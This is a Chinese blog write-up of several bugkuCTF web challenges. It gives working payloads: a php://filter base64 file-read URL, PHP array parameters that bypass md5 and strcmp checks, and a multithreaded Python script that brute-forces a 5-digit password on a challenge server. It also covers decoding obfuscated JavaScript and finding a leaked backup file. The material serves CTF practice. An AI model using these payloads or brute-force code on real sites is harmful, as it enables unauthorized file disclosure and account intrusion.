

bugkuCTF Writeup (Web) 15-21

原创


[Troublor](#) 于 2018-01-25 16:30:13 发布 4519 收藏 2

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/troublor/article/details/79163574>

版权



[CTF 专栏收录该内容](#)

8 篇文章 1 订阅

订阅专栏

Web4

题目 1475 Solves

Web4

80

看看源代码吧

<http://120.24.86.145:8002/web4/>

Key

SUBMIT

<http://blog.csdn.net/troublor>

看源代码, 一大堆东西解码, 发现eval执行的是:

```
function checkSubmit() {
    var a = document.getElementById("password");
    if ("undefined" != typeof a) {
        if ("67d709b2b54aa2aa648cf6e87a7114f1" == a.value) return !0;
        alert("Error");
        a.focus();
        return !1
    }
}

document.getElementById("levelQuest").onsubmit = checkSubmit;
```

总之就是要把form提交上去，于是直接去用postman提交，提交的password就是代码里的那一串字符串

POST http://120.24.86.145:8002/web4/ Params Send Save

Authorization Headers (1) Body Pre-request Script Tests Cookies Code

form-data x-www-form-urlencoded raw binary

Key	Value	Description
flag	67d709b2b54aa2aa648cf6e87a7114f1	
New key	Value	Description

Body Cookies Headers (7) Test Results Status: 200 OK Time: 82 ms Size: 1.27 KB

Pretty Raw Preview HTML

```
1 <html>
2 <title>BKCTF-WEB4</title>
3 <body>
4 <div style="display:none;"></div>
5 <form action="index.php" method="post" >
6 看看源代码?
7 <br>
8 <br>
9 <script>
10 var p1 = '%66%75%6e%63%74%69%66%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%
64%28%22%70%61%73%73%77%6f%72%64%22%29%3b%69%66%28%22%75%6e%64%65%66%69%6e%65%64%22%21%3d%74%79%70%65%6f%66%20%61%29%7b%69%66%28%22%36%37%64%37%30%39%62%32%62%';
11 var p2 = '%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%74%75%72%6e%21%30%3b%61%6c%65%72%74%28%22%45%72%72%6f%72%22%
29%3b%61%2e%66%6f%63%75%73%28%29%3b%72%65%74%75%72%6e%21%31%7d%7d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%6c%65%76%65%6c%51%7
5%65%73%74%22%29%2e%6f%6e%73%75%62%6d%69%74%3d%63%68%65%63%6b%53%75%62%6d%69%74%3b%';
12 eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
13 </script>
14 <input type="input" name="flag" id="flag" />
15 <input type="submit" name="submit" value="Submit" />
16 </form>
17 KEY{J22JK-HS11}
```

<http://blog.csdn.net/troublo...>

取得flag

Web5

题目

1157 Solves

×

flag在index里

80

<http://120.24.86.145:8005/post/>

Key

SUBMIT

<http://blog.csdn.net/troublor>

题目提示flag在index里，那就是要看index的源码了
点一下链接发现url变成了

<http://120.24.86.145:8005/post/index.php?file=show.php>

以为是源码泄露什么的，去请求.swp .bak文件，无果

很长时间都无解，后面的题都做完了这道题依然毫无头绪，估计是碰到没接触过的知识点了

去查了一下发现使用php://filter协议

链接一下大牛的文章: [leavesongs](#)

基本上原理就是利用php://filter在执行index.php之前将其内容用base64编码，这样就掩盖了 `<?php`，导致无法执行直接输出，输出的是base64编码之后的内容，再解一下码就可以了

payload: `http://120.24.86.145:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=./index.php`

输入密码查看flag

题目

916 Solves

×

输入密码查看flag

80

<http://120.24.86.145:8002/baopo/>

作者: Se7en

Key

SUBMIT

<http://blog.csdn.net/troublor>

输入框提示要输入5位数字密码

输入查看密码

查看

请输入5位数密码查看，获取密码可联系我。

<http://blog.csdn.net/troublor>

第一反应是传统的sql注入，试了各种方法，都不行，可能过滤的较严
徘徊之时，突然发现url上有 `baopo` 这样的汉语拼音，这不就是 **爆破** 嘛，果断暴力破解
Python3代码：

```

import requests
import threading

psw = 0
lock = threading.RLock()
gotit = False
correct = ""

class BreakThread(threading.Thread):
    def run(self):
        global psw, gotit, correct
        while True:
            lock.acquire()
            if psw > 99999 or gotit:
                lock.release()
                break
            d = {
                "pwd": str(psw).zfill(5)
            }
            psw = psw + 1
            lock.release()
            r = requests.post("http://120.24.86.145:8002/baopo/?yes", data=d)
            r.encoding = "utf-8"
            try:
                r.text.index("密码不正确")
            except ValueError:
                print(d["pwd"] + "    right")
                gotit = True
                lock.acquire()
                correct = d["pwd"]
                lock.release()
                break
            else:
                print(d["pwd"] + "    wrong")

l = []
for i in range(2):
    l.append(BreakThread())
for i in l:
    i.start()
for i in l:
    i.join()
print("正确密码: "+correct)

```

这里我就开了2个线程，开太多会网络阻塞
跑出来密码是13579

前女友

前女友

80

<http://47.93.190.246:49162/>

flag格式: SKCTF{xxxxxxxxxxxxxxxxxxxx}

Key

SUBMIT

<http://blog.csdn.net/troublor>

藏在源代码里面有一个链接，点开又是php绕过，这回是md5

```
<?php
if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])){
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];
    $v3 = $_GET['v3'];
    if($v1 != $v2 && md5($v1) == md5($v2)){
        if(!strcmp($v3, $flag)){
            echo $flag;
        }
    }
}
?>
```

<http://blog.csdn.net/troublor>

md5函数处理的必须是字符串，如果传入的是数组就可以绕过判断
strcmp也有漏洞，比较的必须是字符串，如果是数组同样也可绕过

payload: [http://47.93.190.246:49162/?v1\[\]=sdfsdf&v2\[\]=sadf&v3\[\]=bbb](http://47.93.190.246:49162/?v1[]=sdfsdf&v2[]=sadf&v3[]=bbb)

JavaScript

题目

388 Solves

×

JavaScript

80

http://120.24.86.145:9001/test/

Key

SUBMIT

<http://blog.csdn.net/troublor>

让我点一百万次???

我就只点一次源代码

javascript代码中，当点击次数达到1000000次的时候，发送一个post请求，那我就直接用postman发就好了

The screenshot shows the Postman interface for a POST request to `http://120.24.86.145:9001/test/`. The request body is set to `x-www-form-urlencoded`. A table in the body editor shows a key-value pair:

Key	Value	Description
clicks	1000000	
New key	Value	Description

听说备份是个好习惯

听说备份是个好习惯

80

<http://120.24.86.145:8002/web16/>

听说备份是个好习惯

Key

SUBMIT

<http://blog.csdn.net/troublor>

打开一串看不懂的东西

提示说到“备份”，可能是备份文件泄露，于是用了一个php代码泄露检测的小工具SourceLeakHacker检测了一下发现了index.php.bak文件，打开来

```
1 <?php
2 /**
3  * Created by PhpStorm.
4  * User: Norse
5  * Date: 2017/8/6
6  * Time: 20:22
7  */
8
9 include_once "flag.php";
10 ini_set("display_errors", 0);
11 $str = strstr($_SERVER['REQUEST_URI'], '?');
12 $str = substr($str, 1);
13 $str = str_replace('key', '|', $str);
14 parse_str($str);
15 echo md5($key1);
16
17 echo md5($key2);
18 if(md5($key1) == md5($key2) && $key1 !== $key2){
19     echo $flag."取得flag";
20 }
21 ?>
```

<http://blog.csdn.net/troublor>

类似的md5绕过，只是前面加了一些简单的过滤，和之前几题有很多相似之处

payload: [http://120.24.86.145:8002/web16/?kkeyey1\[\]=1&kkeyey2\[\]=wqerqwe](http://120.24.86.145:8002/web16/?kkeyey1[]=1&kkeyey2[]=wqerqwe)

PS: 前面的那个python多线程脚本，线程开到5个跑到三千多的时候就和服务器断连了，不知道为什么，这才减少到两个线程